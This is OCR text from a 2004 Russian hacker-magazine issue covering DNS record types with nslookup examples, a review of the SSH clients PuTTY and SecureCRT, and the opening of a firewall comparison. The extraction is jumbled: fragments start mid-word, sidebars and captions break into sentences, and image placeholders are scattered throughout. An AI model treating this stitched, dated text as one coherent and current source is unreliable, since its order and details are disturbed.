Система доменных имен (Domain Name System) выполняет многие задачи, но основная ее функция - преобразование имен компьютеров в IP-адреса и наоборот. В умных книжках DNS называют «распределенной базой данных». Это значит, что сведения о компьютерах в Сети хранятся на многих серверах, которые автоматически обмениваются друг с другом информацией. Протокол, по которому происходит этот обмен, также носит название DNS.



Пара ссылок, которые тебе пригодятся.
- BIND: http://idsa.irisa.fr/cgi-bin/bind/http/source/FAQ
- DNS: www.dns.net



- www.rfc-editor.org основные номера RFC, с которыми стоит познакомиться: 1034, 1035, 1995, 1996, 2136, 2181, 2308.

жительные ответы, т.е. связанные с существующими именами и адресами хостов. Но относительно недавно, в 1998 году, умные дядьки предложили кэшировать еще и отрицательные ответы - информацию о том, что тех или иных хостов не существует в природе. Это резко снизило количество обращений к корневым серверам, которые генерировались благодаря некоторым людям, у которых руки с бодуна тряслись или кнопка залипала. После этого локальные серверы сразу стали отвечать, что адреса xakkkkep.ru не существует в природе, а юзеру пора бы купить новую клаву.

ДОПРАШИВАЕМ DNS-СЕРВЕР

Для большинства пользователей вся эта колбасня с запросами, ответами, пересылками и прочими резолвами (resolve - операция конвертации доменного имени в IP-адрес) остается вне поля зрения. Операционная система следит за адекватным преобразованием адресов, и редко какое приложение само обращается к DNS-серверу. Реализация клиентской части DNS уже давно стала частью стека протоколов TCP/IP в операционках. Но иногда приходится узнавать коекакие сведения о DNS. В частности, они бывают крайне полезны при анализе удаленных хостов и сетей и позволяют пролить свет на их структуру и внутреннее устройство. Как и под Винды, под Никсы существует маленькая консольная программа nslookup. Окошечная версия, судя по всему, была передрана с никсовой (правда, как обычно, не до конца), потому что интерфейс у них ну очень похож.

У программы есть два режима работы: командный и интерактивный. Первый используется, когда тебе просто нужно узнать IP хоста по его имени.

Сначала программа сообщает свои текущие настройки. Server - DNS-сервер, к которому она будет обращаться за информацией, ns1.misp.ru - основной сервер моего провайдера, а 10.22.10.20 - его адрес.

Строка «Non-authoritative answer» говорит о том, что данные берутся из какого-то промежуточного кэширующего сервера, скорее всего, из самого ns1.misp.ru. Далее идут запрошенное нами доменное имя и собственно адрес. Все очень просто.

Гораздо больше информации можно получить, используя nslookup в интерактивном режиме. Для этого запускаем программу без параметров и первым делом говорим ей: «?».

В первую очередь нас интересует команда «set type». Она определяет тип информации, которую мы будем добывать.

Какие же типы записей бывают в зонных файлах сервера? Есть четыре основных типа, о которых читай ниже.

ТИП ПЕРВЫЙ. ЗОННЫЕ ЗАПИСИ

Запись типа SOA (Start Of Authority - начало полномочий) определяет начало зоны - группы записей о ресурсах, расположенных в одной области пространства имен. Для каждой зоны создается своя запись типа SOA, которая содержит имя зоны, ее порядковый номер, почтовый адрес администратора домена и главный DNS-сервер зоны. Порядковый номер исполняет роль уникального идентификатора и служит для корректного обновления информации о зоне на других серверах.


Адрес администратора записывается через точку, а не через собаку (sysadmin.yandex.ru). Кроме этого, запись содержит значения интервалов времени, определяющие, как долго данные могут находиться в кэше других серверов и вообще путешествовать по Сети без обновления. Это нужно для постоянного обновления данных, распределенных по всей Сети. Если ты пробовал регистрировать новый домен, тебе наверняка сказали о том, что домен станет доступен в течение суток. Это время как раз и нужно для того, чтобы данные успели расползтись по всем уголкам Сети и все знали, что появился новый сайт supamegacoolwarezpornofreeinetdaverybestdo-

РАСШИРЕННЫЙ ПРОТОКОЛ DNS


Оригинальная версия DNS предполагала использование протокола UDP для запросов и ответов типа «клиент-сервер» и протокола TCP для зонных пересылок. Стандартный максимальный размер UDP-пакета, который понимают все реализации DNS, составляет 512 байт. Это не позволяет использовать громоздкие системы шифрования, помещающие в каждый пакет цифровую подпись внушительного объема. По той же причине количество корневых серверов ограничено 13, а длина их имени - одной буквой. Они, кстати, называются X.ROOT-SERVERS.NET (вместо X подставь первые 13 букв латинского алфавита). Первым шагом для обхода этих ограничений стала процедура повторного запроса по протоколу TCP, если в UDP-пакете вся информация не помещается. Совсем отказаться от UDP было бы слишком накладно из-за двойной избыточности при обмене по TCP (семь пакетов вместо двух для обычной операции «запрос-ответ»).

В конце 90-х годов появился протокол EDNS0 (Расширенный DNS, версия 0). Он позволял двум хостам договориться о размере пакетов и некоторых других параметрах, возвращаясь к стандартному протоколу в случае неудачи, но всех проблем все равно не решил.

Гораздо больше информации можно получить, используя nslookup в интерактивном режиме.


Командный режим работы nslookup


Интерактивный режим работы nslookup


Примерно так все и выглядит

mainindaworldbyrealhaxzorvasya.ru. Пройдет некоторое время и... ага, ни фига не изменится, потому что максимальная длина имени зоны (от точки до точки) не может превышать 63 байта.

Основные серверы домена yandex.ru

```
> set type=NS
> yandex.ru
Server: ns1.misp.ru
Address: 10.22.10.20
Non-authoritative answer:
yandex.ru nameserver = ns1.yandex.ru
yandex.ru nameserver = ns2.yandex.ru
yandex.ru nameserver = ns3.yandex.ru
yandex.ru nameserver = ns.ispm.ru
ns2.yandex.ru internet address = 213.180.199.34
ns3.yandex.ru internet address = 213.180.193.2
```

Записи NS (Name Server) определяют основные серверы имен для зоны. Видишь, у Яндекса целых четыре основных сервера для домена.

ТИП ВТОРОЙ. БАЗОВЫЕ ЗАПИСИ

Запись типа А. Она выполняет самую известную функцию - предобразование доменного имени в IP-адрес. В общем-то, то же самое, что и при командном режиме работы.

Преобразование IP в доменное имя

```
> set type=PTR
> 213.180.216.200
Server: ns1.misp.ru
Address: 10.22.10.20
Non-authoritative answer:
200.216.180.213.in-addr.arpa name = www.yandex.ru
216.180.213.in-addr.arpa nameserver = ns2.yandex.net
216.180.213.in-addr.arpa nameserver = ns1.yandex.net
```

PTR - это очень хитрый тип записей. Он позволяет преобразовать IP-адрес в доменное имя. Чтобы не выбиваться из общей концепции устройства DNS (древовидной структуры, распределенности и т.д.) и не перебирать все дерево доменных имен интернета в поисках имени, которому приписан интересующий нас IP-адрес, был придуман специальный домен in-addr.arpa. Хосты в нем именуются очень похоже на IP-адреса, только в обратную сторону. К примеру, IP-адресу 216.239.37.25 будет соответствовать домен 25.37.239.216.in-addr.arpa, информация о котором хранится в DNS-серверах внешнего домена 37.239.216.in-addr.arpa. И уже они, серверы внешнего домена, определяют, что поддомену с именем «25» (то есть IP-адресу 216.239.37.25) соответствует имя smtp2.google.com.

Путь прогулки электронной почты

```
> set type=MX
> real.xakep.ru
Server: ns1.misp.ru
Address: 10.22.10.20
Non-authoritative answer:
real.xakep.ru MX preference = 20, mail exchanger = smtp.gameland.ru
real.xakep.ru MX preference = 10, mail exchanger = post.gameland.rmt-net.ru
xakep.ru nameserver = ns4.nic.ru
xakep.ru nameserver = ns.gameland.ru
```

Записи типа MX описывают маршруты движения электронной почты. Когда ты посылаешь письмо на адрес magazine@real.xakep.ru, твой сервер исходящей почты сначала обращается к DNS'ам домена xakep.ru, чтобы узнать IP-адрес сервера, принимающего почту для адресов @real.xakep.ru. За это и отвечают записи MX. Кстати, хоста real.xakep.ru в природе не существует. Т.е. у него нет IP-адреса. А вся почта, согласно записям MX DNS-сервера домена xakep.ru, поступает либо на сервер smtp.gameland.ru, либо на post.gameland.rmt-net.ru. И уже они обрабатывают твое письмо. Какой конкретно сервер выбрать для доставки, определяет параметр «MX preference» - приоритет узла. Сначала выбирается сервер с наименьшим значением параметра. Если соединиться с ним не получилось, то выбирается следующий.

ТИП ТРЕТИЙ. ЗАПИСИ АУТЕНТИФИКАЦИОННЫЕ

Протокол DNS изначально создавался открытым. Любой человек, имеющий клиентскую программу вроде nslookup, мог исследовать устройство зоны, порою даже получая полный дамп DNS-базы. Для устранения этого недостатка был разработан механизм, названый TSIG. Он использовал симметричную схему шифрования и позволял организовать безопасное взаимодействие между серверами. Для безопасного обмена ключами был создан протокол TKEY, генерирующий ключи для двух хостов по алгоритму обмена ключами Диффи-Хеллмана (на третьем курсе я его еле выучил - прим. ред.). Чуть позже родился протокол DNSSEC (защищенный DNS), который с помощью методов шифрования с открытым ключом обеспечивал аутентификацию и целостность передаваемых данных. Все это было сделано для того, чтобы клиент мог удостовериться, что данные действительно поступили от владельца зоны и не были искажены.

ТИП ЧЕТВЕРТЫЙ. ФАКУЛЬТАТИВНЫЕ (НЕОБЯЗАТЕЛЬНЫЕ) ЗАПИСИ

На данный момент трудно найти домен, где были бы указаны следующие данные:

LOC - географические координаты и физические размеры объектов DNS.

SRV - расположение основных сервисов внутри домена (ага, так мы тебе и сказали, где деньги лежат).

ТХЕ ЕНД

На этом, пожалуй, все. Будь осторожен. Зачастую излишнее любопытство расценивают как нападение. Не забывай, что твоя «опасность» для общества определяется не суммой твоих знаний, а глупостью тех, кто тебя окружает. Удачи!

ХАКЕР/№09(69)/2004

■ Степан Ильин aka Step (step@real.xakep.ru)


SSH НА ЛОПАТКАХ

Долгое время протокол telnet являлся своего рода стандартом для регистрации и выполнения команд на удаленном сервере. И это неудивительно! Благодаря чрезвычайно качественной реализации обработки подключений по X11, а также гибкости и расширяемости, протокол быстро завоевал популярность. Однако при всей привлекательности об его повсеместном применении в нынешнее время не может быть и речи. Виной тому стала нулевая безопасность. Полное отсутствие проверок на целостность сессии и передача данных в полностью открытом виде являются непозволительной роскошью. Особенно сейчас, когда любой начинающий компьютерщик знает о существовании снифера, а в интернете осуществляются крупные денежные транзакции.

ОБЗОР SSH-КЛИЕНТОВ

И ЧТО ТЕПЕРЬ?

Именно поэтому нет ничего удивительного в том, что пытливые умы планеты начали искать замену незащищенному telnet'у и его ближайшим братьям-соратникам (rcp, rlogin, rsh). Понятно, что помимо функциональности и практичности эта замена должна была отвечать самым жестким требованиям по безопасности. Думали долго. В итоге этой заменой стал набор утилит SSH, который как ничто иное изящно обеспечивал конфиденциальность передаваемых данных даже по незащищенным каналам связи. В нем, наконец-таки, была реализована криптографическая аутентификация «на лету» и полноценное шифрование удаленных соединений.



Снифер с легкостью отловил все передающиеся по telnet'у пароли

Все бы было замечательно, если бы не одно «но». После появления второй версии протокола разрабатывающая его компания «SSH Communications Security Oy» объявила о переводе проекта на коммерческие рельсы. Использование нового защищенного командного интерпретатора без покупки лицензии стало возможным исключительно в образовательных целях или для персонального использования. Разумеется, это не могло понравиться тем, кто занимался активным внедрением продвинутого во всех отношениях протокола в новейшие операционные системы. Прежде всего, в системы open source. Итак, в 2000 году ребята из команды OpenBSD выпустили свою собственную реализацию SSH - OpenSSH. И это было отнюдь не уродливое подобие оригинального Secure Shell. Нет! OpenSSH не только не проигрывал, но и во многом составлял серьезную конкуренцию своему прародителю. Главными козырями бесплатной разработки являлись:


- способность производить аутентификацию пользователей с помощью алгоритмов RSA и DSA, основывающихся на применении двух криптографических ключей (приватного и публичного);
- поддержка специальных алгоритмов шифрования (DES, 3DES, Blowfish для первой версии протокола и AES-128, AES-192, AES-256, Blowfish, CAST-128 для второй);
- защита от IP-, DNS- и других видов спуфинга;
- обеспечение контроля целостности сеанса связи с помощью CRC32 в протоколе SSH1 и HMAC-SHA1/HMAC-MD5/HMAC-RIPEMD в SSH2;
- возможность создания зашифрованных туннелей с использованием технологии «TCP-IP forwarding»;
- автоматическая компрессия передаваемых данных, в том числе и сеансов по протоколу X11.

Разумеется, эта интерпретация коммерческого SSH не могла остаться незамеченной. И не осталась! Самое достоверное доказательство тому - ее повсеместное использование. OpenSSH, за редким исключением, установлена практически на всех *nix-системах. И вероятнее всего, работать ты будешь именно с ней. Для этого, правда, придется определиться с выбором SSH-клиента. Но это не беда - помогу, чем смогу.

ПОИСК КЛИЕНТОВ

PuTTY 0.54
Размер: 364 Kb
Тип: Freeware
Ссылка: www.chiark.greenend.org.uk/~sgtatham/putty

Едва ли найдется юзер, который никогда не слышал о таком SSH-клиенте, как PuTTY. Эта крохотная утилита размером чуть меньше четырехсот килобайт завоевала сердца пользователей по всему миру. И, знаешь ли, этому есть причины! Тот факт, что прога предназначена для масштабных мероприятий, становится очевидным сразу после ее запуска. Именно тогда перед глазами пользователя появляется окно настроек программы, поражающее обилием опций, параметров и установок. Возможно, кому-то даже покажется, что их количество чрезмерно. Но это не так. Все специфические опции по умолчанию имеют вполне оптимальные значения. А это значит, что в самом простом случае все можно оставить по дефолту. Возможно даже, что ты никогда не узнаешь о назначении некоторых опций. Зато более искушенные и опытные товарищи, адаптируя программу под себя, наверняка найдут этим настройкам достойное применение. Тем более что ориентироваться среди них - не проблема, т.к. все они тщательно рассортированы по разделам.



Окно настроек PuTTY. Глаза разбегаются, честное слово

Перечислять все поддерживаемые PuTTY функции было бы глупо. На это, пожалуй, не хватит и целой статьи. Поэтому упомяну лишь наиболее вкусные из них. Начнем с того, что PuTTY - это не только SSH-клиент. Помимо обеих версий SSH-протокола, программа поддерживает и ряд других: Telnet, Rlogin, Raw. При этом для каждого из них можно подключить функцию «Auto-login username», сохраняющую имя используемой тобою учетной записи для последующих сессий. Если эта опция активна, то во время следующего подключения к серверу вводить логин вручную уже не придется. PuTTY сделает это за тебя. Однако пароль все-таки нужно будет ввести самому, т.к. его клиент не сохраняет.


Принципиально. Как говорится, из соображений безопасности.

Частенько попадаются серверы, которые по достижении какого-то определенного промежутка времени закрывают неактивные сессии. Т.е. если ты, подключившись к удаленной машине, долгое время не будешь подавать признаков жизни, то сервер сочтет тебя отключившимся и закроет соединение. «Connection reset by peer» будет последним, что ты увидишь. Чтобы избежать подобных дисконнектов, в PuTTY встроена специальная функция «Using keepalives to prevent disconnection». Если ее активизировать, то клиент начнет регулярно посылать на сервер некоторые данные, эмулируя твои присутствие и активность.


Примечателен тот факт, что визуальная часть работы с сервером целиком и полностью конфигурируема: подобрать под свой вкус можно практически все, начиная типом курсора и шрифта и заканчивая определением ANSI-цветов. Но заниматься этим вовсе не обязательно, т.к. PuTTY по умолчанию имеет несколько вполне симпатичных цветовых схем, способных удовлетворить пыл даже самых привередливых пользователей.

Разумеется, есть у программы и минусы. Вернее, если быть точным, всего один минус - отсутствие поддержки одновременного открытия нескольких сессий. Говоря проще, для параллельной работы с несколькими серверами тебе придется открывать несколько экземпляров программы. А это, на мой взгляд, не очень-то удобно.

Подключиться к серверу с помощью PuTTY крайне просто. Как говорилось ранее, с запуском программы открывается компактное окно настроек утилиты. Первая его вкладка - это именно то, что нам нужно. В поле «Host Name» вбиваем имя или адрес сервака, указываем используемый протокол и нежно жмем на кнопку «Open». Пара вопросов по поводу подтверждения доверия RSA-ключам и... мы на сервере!




PuTTY и работа на удаленной RedHat 9.0



PuTTY в момент подключения к серверу



Здесь ты можешь совершенно бесплатно заиметь шелл:
◢ www.cyber-space.org - 1 Мб, lynx, finger, whois
◢ www.freeshell.org - 20 Мб, домашняя страница, email, ряд сервисов: icq, bboard games, TOPS-20, mud, gopher. После верификации еще и elm, pine, mailx, rmail, lynx, cgi, bash, ksh, tcsh, rc, zsh, tclsh.
◢ www.rootshell.be - 5 Мб, SSH, полный перечень стандартных утилит.



◢ На нашем диске ты найдешь полные версии программ, описанных в этой статье.

RSA. ПРИНЦИП РАБОТЫ

Криптографические системы бывают разные. Их история развития видала немало различных алгоритмов шифровки, взломать которые порой бывало очень и очень непросто. Первоначально широкое распространение получили криптосистемы, которые использовали для кодирования и декодирования информации специальный секретный ключ. Их эффективность была на высоте, т.к. расшифровать закриптованное таким образом сообщение без кодового слова было практически невозможно. Однако у этих систем был единственный, но зато крайне серьезный недостаток - необходимость передавать этот самый ключ по зашифрованным каналам. Обойти это ограничение стало под силу только совершенно новым криптографическим системам, появившимся в середине 70-х годов 20-го века. В них применялись алгоритмы, основанные на теории использования не одного, а сразу двух ключей - открытого (public key) и приватного (secret key).

Типичным представителем этих криптосистем стал RSA. Принцип передачи сообщения с его помощью довольно прост. Рассмотрю его на примере. Предположим, что Cutter захотел в секрете от всех остальных коллег передать сообщение Бублику. Задача, как видишь, тривиальна. От главреда в этом случае потребуется с помощью открытого ключа Бублика зашифровать послание и отправить его в таком виде получателю. Бублику же, в свою очередь, невероятно обрадовавшемуся оказанному к своей персоне вниманию, для декодирования шифровки придется воспользоваться своим приватным (хранимым им с особой осторожностью) ключом. Лишь после этого он сможет прочитать сообщение.

Немаловажно, что оба RSA-ключа создаются по специальному алгоритму и напрямую зависят друг от друга. Однако восстановить один из них, имея в наличии другой, не представляется возможным. Во многом это достигается за счет наличия быстрых алгоритмов, способных генерировать большие простые числа, и в то же время из-за отсутствия возможности за короткий срок разложить два таких числа на множители.

Стоит заметить, что на этапе подключения можно сохранять параметры сессии, чтобы в следующий раз избежать повторного ввода адреса сервера, выбрав из списка нужное соединение. Разработчики позаботились, кстати, и о тех, кто любит оставаться инкогнито. Им сам Бог велел подключить к делу проверенную проксю в разделе настроек «Connection».




SecureCRT 4.1.7
Размер: 4,01 Mb
Тип: Shareware
Ссылка: www.vandyke.com

Если по каким-то причинам тебе не подходит PuTTY, то определенно стоит попробовать этот воистину замечательный, хотя и шароварный клиент. Поверь мне, эта софтина умеет все! И даже еще чуть-чуть :). Достаточно взглянуть на пресс-релиз программы, и все сразу становится ясным. В SecureCRT поддерживается целая куча протоколов (SSH1/2, telnet, rlogin, serial), несколько типов авторизации пользователя на сервере (Password, Public Key, GSSAPI) и шифрование данных по ряду совершенно разных алгоритмов (AES, Twofish, Blowfish, 3DES, RC4, DES). Только вот за это разработчикам нужно заплатить пошлину :). Погоди, еще рано визжать от восторга! К этому списку можно смело добавить целый перечень дополнительных и, что немаловажно, уникальных фишек. Но обо всем по порядку.


Несмотря на невероятную функциональность софтины, она никоим образом не смахивает на малопонятный, перегруженный настройками, неудобный в использовании пакет. Отнюдь нет! Поначалу всех этих наворотов даже не замечаешь. Все кажется предельно простым и понятным. На старте пользователя приветствует вполне обычное окошко «Quick Connect», предлагающее установить соединение с сервером. Что касается главного окна программы, то и оно «блещет оригинальностью»: банальные меню, тулбар и рабочая область программы. Однако стоит немного углубиться в настройки проги, как начинаешь ловить себя на мысли, что разработчики учли абсолютно все. В отличие от PuTTY, где настройки программы являются по большей части глобальными и распространяются на все подключения сразу, здесь большинство опций и параметров можно установить отдельно для каждого конкретного подключения. При этом сессии количеством настроек разработчики не обделили - их тьма. Затронy только наиболее интересные из них.

◢ Судя по статистике, дырки в OpenSSH - далеко не редкость. Так что если держишь в процессах SSH-демон, то позаботься о своевременной установке свежих баг-фиксов.


◢ Математическое описание криптосистемы RSA: http://members.tripod.com/irish_ronan/rsa
◢ Огромный FAQ по SSH: http://linux.perm.ru/doc/net/ssh/ssh_faq.html
◢ Быстрый тур по установке и настройке SSH: http://bardak.blood.ru/work/freebsd/ssh-install.htm
◢ Что такое SSH: http://inp.nsk.su/~bolkhov/teach/inpunix/sec_ssh.ru.html



SecureCRT поначалу даже удивляет своей простотой



Настраиваем скрипт автоматического входа в систему



Port Forwarding - приятный сюрприз от разработчиков SecureCRT

«Logon Scripts» - настройка скрипта, выполняемого сразу же после удачного соединения с сервером. Изначально предназначалась для обеспечения автоматического ввода имени пользователя и пароля. Сейчас же, благодаря поддержке сценариев, стало реальным осуществление не только автоматического входа в систему, но и выполнение любых рутинных действий на сервере. Главное -грамотно написать сценарий, а для этого нужно знать хотя бы один из трех поддерживаемых языков программирования (VBScript, JScript, Perl).

«SSH2» - выбор алгоритма шифрования и управление сжатием передаваемых данных. Эффективность напрямую зависит от параметра «Compression Level», который варьируется в пределах от 0 (минимум сжатия) до 9 (максимум компрессии).

«Port Forwarding» - очень полезный инструмент, позволяющий зашифровать часть TCP/IP-трафика и пустить его по защищенному SSH-протоколу. На практике это можно использовать, например, для обеспечения конфиденциальности переписки. При этом шаманить с бубном вокруг любимого The Bat! не стоит. Куда лучше обратиться к справке SecureCRT, содержащей подробный мануал по настройки этой фичи.

«Appearance» - настройки внешнего вида терминала, ни в чем не уступающие ПуТТИнским (и Ельцинским - прим. ред.).

Трудностей и проблем при соединении с сервером, опять же, возникнуть не должно. Осуществить подключение можно двумя путями: через появляющееся на старте программы окошко «Quick connect» либо через окно управления подключениями (самая левая кнопка в тулбаре). Так или иначе, но необходимо выбрать используемый протокол, указать имя или IP-адрес сервака, а также заполнить поле «Name». Стандартные значения метода первичной и вторичной аутентификации подойдут в большинстве случаев, а работу прокси можно наладить в разделе «Firewall» глобальных настроек программы (меню Options -> Global Options).

И ВСЕ?

Да, все! Не стоит обвинять меня в предвзятости, но я намеренно не стал описывать какие-либо экзотические варианты. Оказалось, что это совсем ни к чему. Ни один из других протестированных мною SSH-клиентов не смог выделиться среди серой массы, показать уникальные и зацепившие меня функции. Да и до безукоризненной стабильности SecureCRT и PuTTY многим из них еще далеко. Жаль, конечно, что описанные в обзоре софтины являются стандартом, но с другой стороны: что еще можно потребовать от SSH-клиента? Видимо, разработчики учли и предусмотрели все, что только может понадобиться. При этом выделить среди этих двух клиентов лучший - задача непростая. Каждый решает ее сам, исходя из своих собственных предпочтений. И тебе того же желаю. Действуй!

■ Степан Ильин aka Step (step@real.xakep.ru)

ЗАЩИТИ СВОЙ ИНЕТ-ТРАФИК

Сложно поспорить с тем, что файрвол - это вещь исключительно полезная. Он как презерватив, который всегда нужно носить с собой. Стоит разок забыть об этом средстве контрацепции, и минута экстаза обернется уютно поселившейся в твоем организме заразой или другой известной, но трудноразрешимой проблемой. С файрволом все аналогично. Если забьешь на его использование, то будь уверен, что через день же подцепишь пару червей, почувствуешь на себе все прелести массового сканирования портов и непонятной утечки трафика. Что, не нравятся такие перспективы? То-то же, давно пора заняться выбором правильного файрвола.

ТЕСТ-ДРАЙВ САМЫХ ПОПУЛЯРНЫХ FIREWALL'ОВ

КТО ЕСТЬ КТО?

Файрволов сейчас развелось море. Одни удачные, другие не очень. Бывает, попадаются и такие файрволы, которые скорее представляют собой серьезную дыру в безопасности, нежели обеспечивают ее. Для этого обзора я выбрал 4 наиболее популярных и вместе с тем полнофункциональных межсетевых монитора, реально способных оградить стеной твою домашнюю машину. Каждый из них удачно справляется со следующими задачами:

1. закрытие всех неиспользуемых портов;
2. обнаружение сканирования портов;
3. предотвращение атак извне;
4. настройка правил файрвола и ограничение доступа приложений в интернет;
5. обнаружение троянов и прочих зараз, маскирующихся под доверенные приложения;
6. «стелс-режим».

РАЗБОР ПОЛЕТОВ


Экспонат: Zone Alarm 5.0
Размер: 5,51 Мб (XL)
Тип: Shareware
Хомяк: www.zonelabs.com

